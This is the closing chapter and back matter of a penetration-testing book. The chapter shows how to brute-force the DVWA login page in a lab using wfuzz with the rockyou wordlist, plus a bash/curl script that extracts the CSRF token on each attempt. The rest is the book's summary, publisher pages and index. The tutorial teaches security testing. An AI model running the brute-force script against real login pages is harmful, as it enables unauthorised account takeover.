Let's begin by setting the DVWA security level to *low*. You can change the security level of DVWA here (`http://192.168.52.102/dvwa/security.php`). At this level, DVWA uses a simple `GET` request for login authentication, which makes it vulnerable to brute force attacks.

At low security, DVWA intentionally uses a simple `GET` request for authentication. This means the username and password are sent directly in the URL, making them visible in browser history, logs, and network traffic.

This behavior is deliberately insecure and exists only for educational purposes. In properly designed production systems, login forms use `POST` requests and never expose credentials in the URL.

When we submit the username and password, we notice that the login form is using a standard `GET` request to send credentials to the server. This means that the login parameters, `username` and `password` are visible in the URL, making it easier to construct a brute force attack.

Using Wfuzz at low security

With the security level set to *low*, Wfuzz can easily brute-force the login page by sending multiple `GET` requests with different passwords from our wordlist. We also need to include the session cookie to stay authenticated while making the login attempts.

We'll use Wfuzz with the following command:

```
wfuzz --hw 210 -c -w /usr/share/wordlists/rockyou.txt -b 'security=low;
PHPSESSID=3525c7fbfe689c7fb88fa6258d9f5789' '<http://192.168.52.102/dvwa/
vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login=Login>'
```

In this command:

- `--hw 210`: This option filters responses by their size. In this case, we are hiding responses with a length of 210 characters (failed login responses). This leaves only responses with a different size, which could indicate a successful login.
- `-c`: This option enables colored output, making it easier to distinguish the results.
- `-w /usr/share/wordlists/rockyou.txt`: This specifies the wordlist being used for the fuzzing (password brute-forcing).
- `-b 'security=low; PHPSESSID=cnavt4393pg4r1k36q2p7h3ec'`: The `b` option sends cookies with the request. Here, the `PHPSESSID` cookie maintains your session, and `security=low` ensures that you are working within the *low* security setting of DVWA.

- `http://192.168.52.102/dvwa/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login=Login`: This is the target URL, where `FUZZ` is the placeholder for the passwords being tested from the wordlist.

Wffuz works effectively at *low* security and finds the correct credentials quickly.

Brute-forcing at medium security

Next, we increase the security level to *medium*. While the login form still uses `GET` requests, there is now a noticeable delay in response times when a wrong password is submitted. This delay, typically around 2–3 seconds, is intended to slow down brute force attacks.

Using Wffuz at medium security

Even with this delay, Wfuzz can still be used to brute-force the login, but the process takes significantly longer. We run Wfuzz again with the updated security setting and session cookie:

```
wfuzz --hw 210 -c -w /usr/share/wordlists/rockyou.txt -b 'security=medium;
PHPSESSID=3525c7fbfe689c7fb88fa6258d9f5789' '<http://192.168.52.102/dvwa/
vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login=Login>'
```

Wfuzz successfully completes the attack despite the delay.

Although it works, you'll notice the brute force attack takes significantly longer because of the artificial delay introduced by the application at *medium* security.

Brute-forcing at high security

Now, let's switch the security level to *high*. At this level, DVWA introduces a critical defense mechanism: the use of a **Cross-Site Request Forgery (CSRF) token** (`user_token`) to prevent automated attacks like brute-forcing. Every time a login request is submitted, the `user_token` must be included in the request, and it changes with each submission.

This makes Wfuzz ineffective because it cannot easily extract and include a dynamic CSRF token in each request.

Why Wfuzz fails at high security

At high security, DVWA introduces a CSRF token called `user_token`. This token must be included with every login request.

The `user_token` is:

- Tied to the current session
- Generated dynamically
- Updated after each request

If the token is missing or outdated, the request is rejected before authentication even occurs.

Because the token changes on every submission, static brute-force tools like Wfuzz fail. They replay the same request structure repeatedly and cannot dynamically extract and update the token between attempts.

This means the attack no longer fails because of incorrect credentials; it fails because the request itself is invalid.

To bypass this, we need automation that understands and adapts to the application's behavior. That's where a custom bash script becomes necessary.

Using a bash script for high security

At high security, we need a custom solution to extract the CSRF token (`user_token`) dynamically with each login attempt. Let's walk through the steps of creating this brute-force script for the DVWA brute-force vulnerability. Each part of the script serves a specific purpose, and we'll go through it step by step, so you understand how to customize or enhance it for future projects.

1. We need to define the target URL for the brute force attack and set the necessary headers, including the cookie. The cookie is essential for maintaining an authenticated session, and it includes details like the `security` level and the `PHPSESSID`.

   ```
   # Set the target URL
   url="<http://192.168.52.102/dvwa/vulnerabilities/brute/>"

   # Set the headers (replace with the actual cookies from your
   session)
   cookie="security=high; PHPSESSID=3525c7fbfe689c7fb88fa6258d9f5789"
   ```

   In this step, you replace the session cookie (`PHPSESSID`) with the actual value from your browser, as we discussed earlier when inspecting the application.

2. DVWA includes a security feature where each login request must include a `user_token`—a unique value tied to your session. Before attempting any login requests, we need to extract this `user_token` from the page's HTML.

```
# Function to get user_token
get_user_token() {
  response=$(curl -s -H "Cookie: $cookie" "$url")
  user_token=$(echo "$response" | grep -oP '(?<=name="user_token"
value=").+?(?=")')
  echo "$user_token"
}
```

   Here, we use `curl` to send a `GET` request to the target URL, fetch the HTML response, and extract the `user_token` using `grep`. This token will be sent with each login request, so we capture it initially and update it after each login attempt.

3. Next, we specify the path to the wordlist we'll be using for the brute force attack. In this example, we're using the `rockyou.txt` wordlist, a common wordlist available on Kali Linux and other pentesting environments.

```
# Path to the wordlist
wordlist="/usr/share/wordlists/rockyou.txt"
```

   Make sure the path is correct. If your wordlist is stored somewhere else, update the path accordingly.

4. We then create a loop to read each password from the wordlist and use it in a login attempt. The `while` loop reads through the wordlist, sending a login request for each password.

```
# Read the wordlist and try to log in with each password
while IFS= read -r password || [[ -n "$password" ]]; do
  # Clean the password string
  password=$(echo "$password" | tr -d '\r')

  echo "Checking password: $password"
```

   This part reads each password and removes any carriage returns (`\r`), ensuring that the password string is clean.

5. For each password, the script sends a login request to DVWA using `curl`. The necessary parameters—username, password, `Login` button, and `user_token`—are all sent as part of the `GET` request.

```
  # Send a request with the current password
   response=$(curl -s -G -H "Cookie: $cookie" \
     --data-urlencode "username=admin" \
     --data-urlencode "password=$password" \
     --data-urlencode "Login=Login" \
     --data-urlencode "user_token=$user_token" \
     "$url")
```

   Here, we're brute-forcing the `admin` account, and we pass the `username`, `password`, `Login` button, and `user_token` as part of the request.

6. Once the response is received, the script checks if the login was successful by searching for the word `"Welcome"` in the response. If found, the script prints the successful credentials and exits the loop.

```
  # Check for the welcome message in the response
   if echo "$response" | grep -q "Welcome"; then
     echo "LoggedIn: username: admin , password: $password
===found==="
     break
   fi
```

   This condition assumes that a successful login displays a message containing the word `"Welcome"`. If you notice different behavior in the DVWA interface, you may need to adjust this to match the success message.

7. After each attempt, DVWA may issue a new `user_token`. To handle this, the script extracts the new token from the response and updates it for the next iteration.

```
  # Get the new user_token for the next request
   user_token=$(echo "$response" | grep -oP '(?<=name="user_token"
value=").+?(?=")')
done < "$wordlist"
```

   This ensures that the script remains in sync with the application's security measures, successfully cycling through tokens during the brute-force process.

By following this step-by-step breakdown, you can see how the entire brute-force process is automated, allowing bash to handle the login attempts using the provided wordlist. You can further customize this script by changing the wordlist, cookie values, or the success criteria to fit other applications or scenarios.

You can find the full script in our GitHub repository. To access the repository link, follow the steps in the *Download the example code files* section in the *Preface*.

Now that we have our script, it's time to test it:

```
./brute.sh
Checking password: 123456
Checking password: 12345
Checking password: 123456789
Checking password: password
LoggedIn: username: admin , password: password ===found===
```

The script stops once it detects a successful login and prints the discovered credentials. In this example, the password successfully authenticated the admin account on DVWA running in high security mode. This confirms that the script correctly handled CSRF token extraction and session management during each request.

Keep in mind that DVWA is intentionally vulnerable and designed for educational purposes. Modern production systems typically implement additional protections, such as account lockouts, rate limiting, or multi-factor authentication, that would mitigate this type of brute force attack.

Why this script works at high security

Unlike Wfuzz, our custom bash script handles the dynamic `user_token`:

1. **Extracting the** `user_token`: Before each login attempt, the script fetches the current `user_token` using `curl` and updates it for the next request.
2. **Submitting the login request**: The script includes the `user_token` with each login request, ensuring the request is valid.
3. **Checking for success**: After submitting the request, the script checks for a success message (e.g., `Welcome`) and breaks the loop once the correct credentials are found.

This illustrates how web applications can become more secure as their security levels increase, requiring more advanced techniques for successful exploitation.

Summary

To wrap up this chapter and the entire book, it's essential to reflect on the journey we've taken and what lies ahead for you as a penetration tester. You've explored a variety of techniques—from network reconnaissance to vulnerability exploitation and automation—all of which are critical components in today's security landscape. But learning these skills is just the beginning. The real challenge lies in applying them in creative ways, adapting to different environments, and continuously evolving as technology does.

In this book, we've aimed to give you hands-on, practical experience with a wide range of tools, techniques, and scripts. You've seen how automating tasks can not only save time but also help eliminate human error. From exploiting weak services like FTP and Apache Tomcat to navigating the complexities of web application security, you've developed a well-rounded understanding of penetration testing workflows.

As you move forward, remember that the field of cybersecurity is always changing. New tools, vulnerabilities, and defenses are emerging constantly, and it's up to you to stay ahead of the curve. Continue to practice, build your own scripts, and explore more complex scenarios. Most importantly, keep in mind that penetration testing is about more than just finding weaknesses; it's about understanding systems and learning how to secure them.

The skills you've gained will enable you to execute thorough, effective penetration tests, and your ability to script and automate will give you a significant edge in any environment. Keep pushing your limits, stay curious, and never stop learning.

Now that you've completed this book, you're equipped with the tools and knowledge to start or enhance your career in ethical hacking. Good luck, and happy hacking!

Get this book's PDF version and more

Scan the QR code (or go to packtpub.com/unlock). Search for this book by name, confirm the edition, and then follow the steps on the page.




UNLOCK NOW

Note: Have your invoice handy. Purchases made directly from the Packt website don't require an invoice.

13

Unlock Access to the Code Bundle and the PDF Version

Your copy of this book includes the following exclusive benefits:



Follow this guide to unlock them. The process takes only a few minutes and only needs to be completed once.

Unlock this book's free benefits in three easy steps

Step 1

Have your purchase invoice ready for *step 3*. If you have a physical copy, scan it using your phone and save it as a PDF, JPG, or PNG.

For more help on finding your invoice, visit `https://www.packtpub.com/unlock-benefits/help`.

Note: If you bought this book directly from the Packt website, no invoice is required. After *step 2*, you can access your exclusive content right away.

Step 2

Scan the QR code or go to `packtpub.com/unlock`.



On the page that opens (similar to *Figure 13.1* on desktop), search for this book by name and select the correct edition.




Figure 13.1 – Packt unlock landing page on desktop

Step 3

After selecting the book, sign in to your Packt account or create one for free. Then, upload your invoice (PDF, PNG, or JPG, up to 10 MB). Follow the on-screen instructions to finish the process.

Need help?

If you get stuck and need help, visit `https://www.packtpub.com/unlock-benefits/help` for a detailed FAQ on how to find your invoice and more. This QR code will take you to the help page.

Note: If you are still facing issues, reach out to `customercare@packt.com`.



packtpub.com

Subscribe to our online digital library for full access to over 7,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Fully searchable for easy access to vital information
- Copy and paste, print, and bookmark content

At www.packtpub.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:



Bash Shell Scripting for Pentesters

Steve Campbell

ISBN: 9781835880838

- Understand Bash's role in pentesting and set up a suitable environment
- Become proficient in file manipulation, navigation, and permissions
- Find out how to use regex for text matching and manipulation
- Extract and manipulate text efficiently using Bash
- Utilize Bash functions and script organization to create an efficient workflow
- Perform network enumeration, exploitation, and analysis using Bash
- Harness the power of parallelism for more efficient task handling
- Explore advanced subjects, including evasion, AI integration, and DevSecOps automation



Malware Development for Ethical Hackers

Zhassulan Zhussupov

ISBN: 9781801076975

- Familiarize yourself with the logic of real malware developers for cybersecurity
- Get to grips with the development of malware over the years using examples
- Understand the process of reconstructing APT attacks and their techniques
- Design methods to bypass security mechanisms for your red team scenarios
- Explore over 80 working examples of malware
- Get to grips with the close relationship between mathematics and modern malware

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit `authors.packt.com` and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Share your thoughts

Now you've finished *Linux Shell Scripting for Hackers*, we'd love to hear your thoughts! If you purchased the book from Amazon, please click here to go straight to the Amazon review page for this book and share your feedback or leave a review on the site that you purchased it from.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

Index

Symbols

4-way handshake 334

A

advanced Nmap scripting techniques 91, 92

algorithm cracking 173

Almquist Shell (ash) 363

Apache access logs
- auditing, for malicious attacks 370
- bat viewer, installing 371
- xss_detect.sh script, creating 371-377

Apache Tomcat
- automation exploitation, with bash script 434-436
- brute-forcing credentials 432, 433
- brute-forcing login, with discovered usernames 433, 434
- exploit, deploying 434
- exploiting 432

Artificial Intelligence (AI) 129

ASCII bar chart
- creating 421

attack proxy 253

attacks
- scaling, through scripts 6-8

auditing
- with LinPEAS 377-381
- with Lynis 381-384

automated HTML reports
- creating 95

automated report templates 410, 411
- creating 410

automation
- for efficiency and accuracy 4-6

awk utility 416
- custom reports, generating 93, 94
- used, for manipulating file contents 75, 76

B

bad sudo configurations 228-231

bad SUID permissions 231, 232
- command injection attack, escalating 237-240
- reverse shell, invoking automatically 243-246
- root user shell, using to add user admin group 243
- root user shell, using to create privileged user account 240-243
- unprivileged user account, escalating 233-237

bar chart
generating 418, 420
bash fundamentals 14
bash script, creating 14, 15
command substitution 18, 19
comments 17, 18
control structures 20
functions 19, 20
one-liners 20, 21
script, adding to PATH 15
shebang 15
terminal scripting 20, 21
variables 16
bash redirections 72
bash script
findings, summarizing 415
Nmap output, parsing 87, 89
Nmap scans, automating 86
report generation, automating with 412, 413
usage, considerations at high security 450
using, at high security 447-450
used,for automating UnreallRCd exploit 437, 438
used, for automating Apache Tomcat exploit 434-436
used, for automating NSF exploit 441-443
used, for creating charts 420
versus Gnuplot 416
bash scripting 3, 8, 83
bash special parameter variables 62
counting 62
data, grabbing with $@ 63
data, grabbing with $* 63
process ID, getting 63
basic report templates
creating 411, 412
bat viewer
installing 371
blind SQL injection 137
bots 129
Bourne Shell 364
brute-force password cracking 173
brute-forcing 443
at high security 446
at medium security 446
cookies, extracting 444
credentials 432, 433
login form, inspecting 444
login, with discovered usernames 433, 434

C

cewl
used, for creating password lists 185, 186
charts
data, exporting to CSV 422
click-jacking attack 112
command injection attacks 152
demo 152-155
Command Injection Exploiter 158
command injection scans
automating, with Commix 158-163
command injection vulnerabilities
blind command injection 158
results-based command injection 157
scanning, for blind inject vulnerabilities 163
scans, automating for 157
command line options
dealing with 65, 68
getopt command, using 69
options, separating from parameters 66-68
processing, with values 68, 69

script options, standardizing 71
simple options, processing 65
command-line parameters 59
bash special parameter variables 62
multiple command-line options, processing 64, 65
passing, to scripts 60
reading, in scripts 60
script name, reading 60, 61
shift command 63, 64
validating 62
Commix 158
Common Vulnerabilities and Exposures (CVEs) 99
Common Vulnerability Scoring System (CVSS) 414
crawler robots 129
cron jobs 83
Nmap scans, scheduling 90
Cross-Site Request Forgery (CSRF) token 446
C Shell (csh) 365
CSV
data, exporting to 422
custom password lists
building 182
creating, with cewl 185, 187
creating, with rsmangler 183-185
custom reports
generating, with awk tool 93, 94
generating, with grep tool 93, 94

D

Damn Vulnerable Web Application (DVWA) 443
brute-force 443
brute-forcing, at high security 446
brute-forcing at medium security 446
dark web version 117
data visualization 415, 416
charts, creating with bash scripts 420
Gnuplot, versus bash scripts 416
graphs, generating with Gnuplot 416
denial-of-service (dos) 97
dictionary password cracking 173
dirb
used, for basic scanning 121-123
used, for downloading indexed files 125-128
used, for scanning website directories 121
wordlists, using with 123, 124
DVWA login page
brute-forcing 445
wfuzz, using at low security 445, 446

E

Effective User ID (EUID) 234
enabled root user accounts
auditing 362-369
ethical hacking 9
ethical hacking lab
features 27
hardware requirements 28
manual setup 27
Oracle VirtualBox 29
setup, automating with Vagrant 45-50
software requirements 29
exploits, with SearchSploit
automating, with bash script 429, 430
automation process, significance 429
finding 428
finding, manual process 428, 429
exposed network services
scanning for 174-176
Extended Service Set Identifier (ESSID) 329

Extensible Authentication Protocol (EAPOL) 340

Extensible Stylesheet Language Transformations (XSLT) 96

F

file content manipulations
- awk utility, using 75, 76
- grep utility, using 74-77
- sed utility, using 74, 76

File Transfer Protocol service (FTP)
- automation exploitation, with Metasploit 432
- exploiting 430
- manual exploitation, with Metasploit 430, 431

full sudo privileges
- user, finding 228

firewall 385

firewalld 387

firewalld rich rule 401

firewalld services 398

Forward Secrecy 320

Free Open Source Software (FOSS) 136

G

GET method
- using, with SQL injection 141-147

getopt command
- format 69
- using 69
- using, in scripts 70, 71

Global Positioning System (GPS) 324

Gnuplot
- bar chart, generating 418-420
- simple line graph, generating 417, 418
- used, for generating graphs 416
- versus bash scripts 416

golden Kerberos ticket 285

grep tool
- custom reports, generating 93, 94

grep utility
- used, for manipulating file contents 75-77

H

hashbang 15

Health Insurance Portability and Accountability Act (HIPAA) 381

hydra
- output, saving to file 195
- used, for attacking exposed network services 187-191
- used, for attacking SSH 191-194
- used, for attacking web form login page 195, 196
- used, for cracking passwords 187

Hypertext Transfer Protocol (HTTP) 141

I

incremental attack 208

indexed files
- downloading, with dirb 125-128

input
- reading, from file 59

input/output redirection, for flow control
- file contents, redirecting to stdin of command 73, 74
- standard error of command, redirecting 72
- standard output of command, discarding 73
- standard output of command, redirecting 72

internal network
Apache Tomcat, exploiting 432
automation process, with bash script 427, 428
compromise 426
exploits, finding with SearchSploit 428
FTP, exploiting 430
manual process 426, 427
Network File System (NFS), exploiting 438
reconnaissance 426
UnrealIRCd backdoor, exploiting 436
Internet of Things (IoT) 163, 358
Internet Relay Chat (IRC) daemon 436
intrusion detection system (IDS) 85, 105
intrusive 97
iptables 386

J

john output files 216-218
John the Ripper
john output files 216-218
used, for cracking password 201, 202
used, for cracking SSH private keys 218-221
username and hash file, preparing 204-207

K

Kali Linux 26, 27
Nikto, installing on 105
tools 26
Kismet
setting up 324-327
used, for viewing wireless networks 328-333
wireless reconnaissance, performing with 323, 324
Korn Shell (ksh) 363

L

Linux and Unix shadow system
john utility, using to process username and hash file 207-212
Linux and Unix systems
passwords, working on 202, 203
Linux firewalls 386, 387
Linux Privilege Escalation Awesome Script (LinPEAS)
used, for auditing 377-381
versus Lynis 384, 385
Lynis
used, for auditing 381-384
versus LinPEAS 384, 385

M

malware
uploading, via NFS exploit 246-252
Mandatory Access Control (MAC) 265
Metasploit
using, for automation exploitation of FTP 432
using, for manual exploitation of FTP 430, 431
using, with PostgreSQL database 300
Metasploitable 2
configuration error, correcting 137
configuring 137
DVWA database, creating 138-141
installing 35-40
security, configuring 138-141
SQL injection, with GET method 141-147
SQL injection, with POST method 147-152
website, scanning 107-112
Metasploit Framework 272, 273

Metasploit modules 273-276
auxiliary 273
exploits 273
payload 273
post 273
Meterpreter 284-287
benefits 284
privileges, escalating 288-293
monitor mode 29
msfconsole 276, 277
using, in interactive mode 277-83
using, with resource file 294, 295
msfconsole commands
using, within shell script 296-300

N

netfilter 386
network adapter
setting up 40-45
Network File System (NFS)
access, obtaining by adding SSH keys 439-441
automation exploitation, with bash script 441-443
exploiting 438
exports, identifying 438, 439
SSH key, into target as root 441
network hacking
different password, for each device 321
for every device 321
for initial setup 321
Network Mapper (Nmap) 83, 84
networks, with default passwords
hacking 320
NFS exploit
malware, uploading 246-252
nftables 386
Nikto
installation link 105
installing, on Kali Linux 105, 106
used, for scanning HTTPS site 115-117
used, for web scanning 105
Nikto scans
automating, with shell scripts 119-121
Nmap documentation
reference link 86
Nmap output
formats 92
parsing, with bash scripts 87, 89
Nmap report generation
bash scripts, using 92
Nmap scan reports
creating 92
Nmap scan results
formatting 92
parsing 92
Nmap scans
automating 84
automating, with bash scripts 84-86
scheduling, with cron jobs 90
Nmap scans, types 85, 86
SYN scan 85
TCP connect scan 85
UDP scan 85
Nmap Scripting Engine (NSE) 83
for enhanced scans 96
incorporating, in bash script 97-99
scripts 96

O

openSUSE 16
updates, automating for 356, 357

Open Web Application Security Project (OWASP) 136

OWASP Penetration Testing Framework
reference link 411

P

Pairwise Master Key Identifier keys (PMKID) 334-336

parallel scanning 91

password attacks
ways 172, 173

password hashing algorithms 213-215

passwords cracking
exposed network services, attacking with hydra 188-191
hydra output, saving to file 195
hydra, using 187
John the Ripper, using for 201, 202
multiple targets attack at once, with hydra 194
SSH, attacking with hydra 191-194
web form login page, attacking with hydra 195, 196

Payment Card Industry Data Security Standard (PCI-DSS) 381

penetration test
cleaning up 266

phpMyAdmin utility 142

PMKID attack
performing 341-344

positional parameters 60

PostgreSQL database
Metasploit, using with 300
using, in shell scripts 308-310
using, with multiple target hosts 301-308

POST method
using, with SQL injection 147-152

pre-shared key (PSK) 320

privilege escalation methods 226, 227

Q

Quality of Service Enhanced Basic Service Set (QBSS) 330

R

rainbow tables 173

read command 56
options 58, 59
used, for prompting user for input 56
used, for reading input from files 59
used, for reading multiple inputs 57
used, for reading without display 57
used, for setting timeout 57, 58
user input validation, with if statement 58

Reboot Manager (rebootmgr) 356

reconnaissance phase 56

Red Hat-type systems
security updates, automating on 355

report generation
generating, with bash 412, 413

request methods 141

reverse shell
getting, from web server 156, 157

rich rules 387

robots.txt file 129
automatic scan 129-135

rsmangler
used, for creating password lists 183-185

S

salting hashes 173

scripting
- ethical considerations, for hacking purposes 9, 10
- findings, summarizing in bash 415
- hacking process, improving with 8, 9
- nmap output, parsing 413
- tool outputs, parsing 413
- used, for extracting key findings 413
- vulnerabilities, extracting from JSON output 414

script optimization
- for speed and efficiency 11-14

SearchSploit 428

security updates
- automatic updates, enabling 358
- automating 352
- automating, for openSUSE 16 356, 357
- automating, for Ubuntu Server 353, 354
- automating, on Red Hat-type systems 355

sed utility 416
- used, for manipulating file contents 75, 76

SELinux 265

Server Message Block (SMB) enumeration 7

shadow system 203

shebang 15

shell script
- creating, for controlling web server access 393-395
- creating, for firewalld 395-398
- creating, for SSH and Apache access 389-392
- used, for attacking SSH daemon 197-201
- used, for firewall configuration 385

shell scripting, for firewalld 395
- creating, for web server access 399-402
- creating, to restrict web server access 402-405
- firewalld zones 396-398

shell scripting, with Uncomplicated Firewall (ufw) 388, 389
- creating, for SSH and Apache access 389-392
- creating, for web server access control 393-395
- for firewalld 395

shift command 63

simple line graph
- generating 417, 418

Simultaneous Authentication of Equals (SAE) 320

single attack mode 208

social engineering 172

solid-state drive (SSD) 29

SQL injection attack
- automation, with SQLMap 136, 137

SSH daemon
- attacking, with shell script 197-200

SSH key
- access, obtaining by adding 439-441
- adding, into target as root 441

SSH private keys
- cracking, with John the Ripper 218-221

Structured Query Language (SQL) 136

Synchronize (SYN) scan 83-85

T

The Onion Router (TOR) 117

Transmission Control Protocol (TCP) connect scan 83-85

U

Ubuntu Core 358

Ubuntu Server
security updates, updating 353, 354

Uncomplicated Firewall (ufw) 386, 387
used, for shell scripting 388, 389

UnreallRCd backdoor
automation exploitation, with bash script 437, 438
exploitation, manual process 436, 437
exploiting 436

unsecured Docker container 260
attacks, preventing with insecure containers 265, 266
user, adding to administrator group 263, 264
user's UID to 0, changing 261-263

User Datagram Protocol (UDP) scan 83-85

user privileges
escalating, on web application 253-260

users' sudo activity
auditing 358-362

V

Vagrant
lab setup, automating with 46-50
reference link 46

VirtualBox
download link 30
wireless adapter, setting up 321, 323

virtual lab, manual setup 29
Kali Linux, downloading 32-35
Kali Linux, installing 32-35
Metasploitable 2, downloading 35-40
Metasploitable 2, installing 35-40
network adapter, setting up 40-45
VirtualBox, installing on computer 30-32

W

web application
user privileges, escalating 253-260

Web Application Firewall (WAF) 260
cloud-based 260
host-based 260
network-based 260

web scanning, with Nikto 105
HTTPS site, scanning 115-117
installation, on Kali Linux 105, 106
Metasploitable 2 web apps, scanning 112, 113
Metasploitable 2 website, scanning 107-112
scan output, saving to file 113-115
scans, automating with shell scripts 119-121
websites, scanning with non-standard ports 118

website directories, scanning with dirb 121

Wfuzz
failure, considerations at high security 446, 447
using, at medium security 446

Wi-Fi 317

Wi-Fi Alliance 320

Wi-Fi attacks
automating, with Wifite 333

Wi-Fi Certified 320

Wi-Fi Protected Access 2 (WPA2) 320

Wi-Fi Protected Access (WPA) 319

Wi-Fi Protected Setup (WPS) 334

Wifite 335
4-way handshakes 334
Pairwise Master Key Identifier keys 335
Pairwise Master Key Identifier keys (PMKID) 334-337
PMKID attack, performing 341-344
used, for automating Wi-Fi attacks 333
Wi-Fi Protected Setup (WPS) 334
WPA3 access point, attacking 345, 346
WPA 4-way handshake attack, performing 338-340
WPS attack, performing 344
Wired Equivalent Privacy (WEP) 319
wireless adapter
setting up, for VirtualBox 321-323
Wireless Local Area Networks (WLANs) 317
wireless networks
viewing, with Kismet 328-333
wireless reconnaissance
performing, with Kismet 323, 324
wireless security protocols 319
Wi-Fi Protected Access 2 (WPA2) 320
Wi-Fi Protected Access 3 (WPA3) 320
Wi-Fi Protected Access (WPA) 319
Wired Equivalent Privacy (WEP) 319
wordlist
customization 176
custom password lists, building 182
generation 176
username lists, building 177-182
wordlist attack 208
workspace 301
WPA3 access point
attacking 345, 346
WPA 4-way handshake attack
performing 338-340
WPA-Enterprise mode 319
WPA-Personal mode 319
WPS attack
performing 344

X

xss_detect.sh script
creating 371-377

Z

Zaproxy
reference link 411
Zed Attack Proxy 253